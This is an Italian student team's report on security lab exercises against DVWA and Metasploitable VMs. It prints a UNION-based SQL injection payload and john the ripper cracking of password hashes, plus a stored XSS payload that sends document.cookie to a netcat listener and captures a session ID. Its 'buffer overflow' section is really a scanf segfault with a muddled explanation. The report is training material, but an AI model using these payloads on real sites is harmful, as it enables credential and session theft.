

---

# Progetto BW 2

Andrea Mandelli  
Georges Fotsing  
Leonardo di federico  
Sergiu Bodron Vasile  
Stefan Ion Ungureanu  
Stefano Carlini






## Giorno 1: SQL Injection

Come primo obiettivo ci viene richiesto di andare a recuperare la password in chiaro dell'utente Pablo, per riuscirci utilizzeremo la vulnerabilità SQL injection presente sulla Web Application DVWA, bisogna però specificare cos'è l'SQL Injection.

L'SQL injection è una vulnerabilità comune nelle applicazioni web che permette agli attaccanti di inserire codice SQL dannoso all'interno di campi di input, come moduli di login o campi di ricerca, al fine di manipolare le query SQL eseguite dal sistema. Questo può consentire agli aggressori di accedere o modificare dati sensibili nel database, bypassare i controlli di autenticazione ed eseguire altre azioni dannose. In sostanza, un attacco di SQL injection sfrutta la mancanza di adeguata validazione e sanitizzazione dei dati di input per eseguire codice SQL non autorizzato.

# Giorno 1: SQL Injection

Prima di procedere con l'attacco ci viene chiesto di settare gli indirizzi IP, spiegheremo la procedura corretta per cambiare indirizzo IP. Accediamo al file di configurazione della rete con il comando `sudo nano /etc/network/interfaces`, cambiamo le stringhe come nelle immagini.




```
meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.100
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.13.255
gateway 192.168.13.1

[ Read 15 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```



```
meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:3a:8c
          inet addr:192.168.13.100  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0b:3a8c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4130 (4.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20649 (20.1 KB)  TX bytes:20649 (20.1 KB)

msfadmin@metasploitable:~$
```

# Giorno 1: SQL Injection

Prima di procedere con l'attacco ci viene chiesto di settare gli indirizzi IP, spiegheremo la procedura corretta per cambiare indirizzo IP. Accediamo al file di configurazione della rete con il comando `sudo nano /etc/network/interfaces`, cambiamo le stringhe come nelle immagini.

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces *  
  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto eth0  
iface eth0 inet static  
  
address 192.168.13.150  
netmask 255.255.255.0  
gateway 192.168.13.1
```

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.13.150 netmask 255.255.255.0 broadcast 192.168.13.255  
    inet6 fe80::a00:27ff:feeb:7ef5 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 15 bytes 2334 (2.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



# Giorno 1: SQL Injection

Query: `1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#`

Questa query è un esempio di SQL injection. Cerca di recuperare informazioni sensibili dalla tabella "users" di un database. Ecco cosa fa la query:

- Inizia con il numero "1", che potrebbe essere ignorato dal sistema che esegue la query originale.
- Usa l'operatore "UNION SELECT" per combinare i risultati di un'altra query con i risultati della query originale.
- Seleziona "1" come primo valore nella prima colonna della nuova query.
- Concatena il "user\_id", il "user" e la "password" della tabella "users" separandoli con ":".
- Specifica che le informazioni aggiunte provengono dalla tabella "users" (assumendo che questa sia la struttura della tabella).
- Utilizza il carattere "#" nel caso in cui si voglia lasciare un commento che venga ignorato dal resto della query originale.

In breve, questa query cerca di recuperare le informazioni sugli utenti e le loro password dalla tabella "users" del database sfruttando una vulnerabilità di SQL injection.

Per effettuare un attacco di SQL Injection, è necessario che la pagina non sia stata sanata, poiché ciò ci consente di scrivere ed eseguire comandi sulla pagina web. Possiamo verificarlo attraverso il semplice tag in html "*<i>Rosso*", il quale serve per scrivere in corsivo la parola 'Rosso'. Una volta accertato che la pagina non è stata sanata, procediamo inserendo la query da noi selezionata, che fornirà come risposta gli username e le password dei vari utenti, inclusa quella di Pablo, la nostra vittima. Notiamo che le password sono state riportate in formato di codice hash.

[illegible]

## Giorno 1: SQL Injection

Come possiamo notare, la query da noi selezionata restituisce le password dei vari utenti in formato di codice hash. Per decifrare la password in chiaro, utilizziamo john the ripper facendo un attacco a dizionario che sfrutta la lista già presente in kali “rockyou.txt”, un’alternativa può essere un sito che ci consente di eseguire la traduzione. Possiamo osservare che la password dell'utente Pablo è “letmein”.

Oppure

0d107d09f5bbe40cade3de5c71e9e9b7"

Decripta md5()

md5-decrypt("0d107d09f5bbe40cade3de5c71e9e9b7")

letmein

```
(root@kali)~[/home/kali]
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2024-01-18 15:17) 133.3g/s 102400p/s 102400c/s 153600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



## Giorno 2: XSS Stored

Il secondo obiettivo che ci viene richiesto è di sfruttare la vulnerabilità XSS Stored presente sulla Web Application DVWA, simulando il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad un Web server sotto il nostro controllo. Specifichiamo prima cos'è la vulnerabilità XSS Stored o persistente.

Lo Stored XSS si verifica quando un'applicazione web accetta input dall'utente e lo salva su un server senza adeguata validazione o disinfezione. Successivamente, questo input dannoso viene restituito e visualizzato senza essere sanificato altri utenti, facendo eseguire il payload dannoso nel loro browser. Questo tipo di attacco è molto pericoloso, poiché inserendo una singola volta lo script è possibile colpire diversi utenti di una data applicazione web.



## Giorno 2: XSS Stored

Prima di procedere con l'attacco ci viene chiesto di settare nuovamente gli indirizzi IP, svolgendo la procedura spiegata in precedenza riusciamo a modificarli.

```
Metasploitable 2 [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:9f:4e:34
      inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe9f:4e34/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:37 errors:0 dropped:0 overruns:0 frame:0
      TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3120 (3.0 KB)  TX bytes:4562 (4.4 KB)
      Base address:0xd010 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:114 errors:0 dropped:0 overruns:0 frame:0
      TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:23201 (22.6 KB)  TX bytes:23201 (22.6 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
      inet6 fe80::a00:27ff:fe9f:4e34/64 prefixlen 64 scopeid 0<link>
      ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
      RX packets 18  bytes 1692 (1.6 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 18  bytes 2564 (2.5 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4  bytes 240 (240.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 4  bytes 240 (240.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```



## Giorno 2: XSS Stored

**Script:** `<img src=url(..../Desktop/cucciadog.jpg) onmouseover="this.src='http:192.168.104.100:4444/?'+document.cookie;">`

Questo script è un esempio di XSS Stored. Inserendolo come commento su un web server tipo, viene salvato, mostrando un'immagine. Ma al momento in cui l'utente vittima ci scorre sopra con il puntatore del mouse, esso invia automaticamente una sessione di cookie ad un web server in ascolto.

- La prima parte (`img src=url(es.)`), ricerca e inserisce l'immagine o la gif da noi scelta
- Nella seconda parte (`onmouseover=`) scegliamo il tipo di input html che l'utente deve svolgere per attivare il payload.
- Di seguito (`this.src='http1.1.1.1:1/?'`) inseriamo l'IP e la porta del server in ascolto.
- Infine (`+document.cookie`) andiamo a scegliere il documento che vogliamo estrapolare dall'utente vittima.

## Giorno 2: XSS Stored

Primo passo da svolgere per effettuare il nostro attacco e di accedere al web server di DVWA e di modificare l'impostazione di sicurezza in "LOW"

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
iRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Load  
IDS reflected  
IDS stored  
DVWA Security  
IP Info  
Logout  
Logout

### DVWA Security

#### Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

#### PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

name: admin  
Security Level: high

## Giorno 2: XSS Stored

Il secondo passo, indispensabile, è modificare i parametri HTML della pagina stessa. Ci spostiamo nella sezione dedicata all'XSS Stored di DVWA. Come detto in precedenza, la pagina non ha l'input utente sanato, il che ci dà modo di accedere tramite gli strumenti degli sviluppatori al codice HTML e modificare i parametri 'maxlength' sia del 'name' che del 'message', aumentandoli. Permettendoci così di inserire tutto lo script.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. The browser address bar shows the URL `192.168.104.150/dvwa/vulnerabilities/xss_s/`. The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. The form has two input fields: 'Name' and 'Message'. The 'Message' field is highlighted with a blue selection box. The developer tools are open, showing the HTML structure. The 'Message' field is represented by a `<textarea name="mtxMessage" cols="50" rows="3" maxlength="500">` tag. The 'Name' field is represented by an `<input name="txtName" type="text" size="30" maxlength="100">` tag. The developer tools also show the CSS styles for the selected elements, including font settings and box model properties.



## Giorno 2: XSS Stored

Contemporaneamente, tramite Kali, apriamo una sessione di NetCat e ci mettiamo in ascolto sulla porta 4444.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 4444
```

The image shows a terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The command 'nc -l -p 4444' has been entered, which starts a NetCat listener on port 4444. A large, faint watermark with the letters 'UX' and the text 'able to hear' is visible in the background of the terminal.


## Giorno 2: XSS Stored

Inseriamo il nostro codice ed ecco qui il nostro commento salvato. Questo è un esempio di un possibile commento che possiamo trovare sotto foto di animali su un qualsiasi server tipo, apparentemente innocuo ma che al suo interno nasconde un payload che si attiva nel momento in cui si punta il cursore sopra la foto.



## Giorno 2: XSS Stored

Finiamo mostrando la sessione di cookie che siamo riusciti a prelevare dall'utente vittima al momento del suo passaggio sull'immagine.



```
kali@kali: ~  
File Actions Edit View Help  
- (kali@kali)-[~]  
- $ nc -l -p 4444  
GET /?security=low;%20PHPSESSID=0462a00571df3dbb93f667bc31cda1fc HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
  
UX  
able to hear"
```



## Giorno 3: Buffer Overflow

Come terzo obiettivo ci viene fornito un programma in C e ci viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.





## Giorno 3: Buffer Overflow

Un buffer overflow è una vulnerabilità che si verifica quando un programma riceve più dati di quelli che può memorizzare in un'area di memoria temporanea della RAM chiamata buffer. Questo può causare la sovrascrittura dei dati adiacenti al buffer. In un attacco Buffer Overflow l'attaccante può inserire in input del codice dannoso, anche un pezzo per volta, e farlo eseguire al programma.

Un buffer overflow può avere conseguenze gravi, come il controllo del sistema operativo, la negazione del servizio o la perdita di informazioni sensibili.

Al giorno d'oggi i dispositivi più vulnerabili sono quelli più piccoli, come le lampadine intelligenti, in quanto hanno meno memoria, meno capacità di elaborazione e meno controlli di validazione dei dati.



## Giorno 3: Buffer Overflow

Negli ultimi anni gli attacchi di questo tipo sono diminuiti grazie a diversi fattori:

- L'uso di linguaggi di programmazione sicuri di alto livello, che controllano automaticamente la dimensione dei buffer e prevengono la sovrascrittura della memoria (per esempio Python).
- L'introduzione di meccanismi di protezione del sistema operativo, che impediscono l'esecuzione di codice non autorizzato nella memoria.
- L'aumento della consapevolezza degli sviluppatori, che seguono buone pratiche di codifica e usano strumenti di analisi statica e dinamica per rilevare e correggere le vulnerabilità di buffer overflow.



## Giorno 3: Buffer Overflow

Il programma in C qui illustrato richiede all'utente di inserire 10 numeri interi. Successivamente, il programma stampa i numeri inseriti dall'utente. Infine, ordina i numeri inseriti dall'utente in ordine crescente e li stampa seguendo il suddetto ordine.

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```


## Giorno 3: Buffer Overflow

Abbiamo salvato il file di testo contenente il codice del programma sul Desktop e lo abbiamo compilato. Qui viene riportata l'esecuzione del programma perfettamente funzionante.

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# ./esercizio3bof
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:0
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:1
```

## Giorno 3: Buffer Overflow

In questa slide abbiamo modificato il programma. Nello specifico si è eliminato l'operatore "&" prima dell'array "vector" all'interno del primo ciclo "for". Vector è un array e non una variabile, quindi per ottenere l'indirizzo di memoria del primo elemento dell'array, è necessario utilizzare l'operatore "&". Se si rimuove l'operatore "&", "scanf" cerca di scrivere l'input dell'utente in un indirizzo di memoria non valido, causando un errore di segmentazione.



The image displays two side-by-side screenshots of a code editor window titled "~\Desktop\bof.c - Mousepad". The editor shows the same C program in two states: the original code on the left and the modified code on the right. The code is as follows:

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d". t. vector[i]);
```

In the left screenshot, line 15 contains the original code: `scanf ("%d", &vector[i]);`. In the right screenshot, the ampersand has been removed, resulting in: `scanf ("%d", vector[i]);`, which is the modification intended to cause a buffer overflow.

## Giorno 3: Buffer Overflow

Abbiamo quindi compilato il nuovo codice e lo abbiamo eseguito per verifica. Si può notare che già all'inserimento del primo input da parte dell'utente il programma restituisce un errore di segmentazione.

```
kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~/Desktop]
$ gcc -g bof.c -o bof

(kali@kali)-[~/Desktop]
$ ./bof
Inserire 10 interi:
[1]:1
zsh: segmentation fault ./bof

(kali@kali)-[~/Desktop]
$
```



## Giorno 4: Exploit Metasploitable

La traccia dell'esercizio ci chiede di eseguire una scansione di vulnerabilità della macchina metasploitable usando Nessus e di sfruttare la vulnerabilità di Samba.

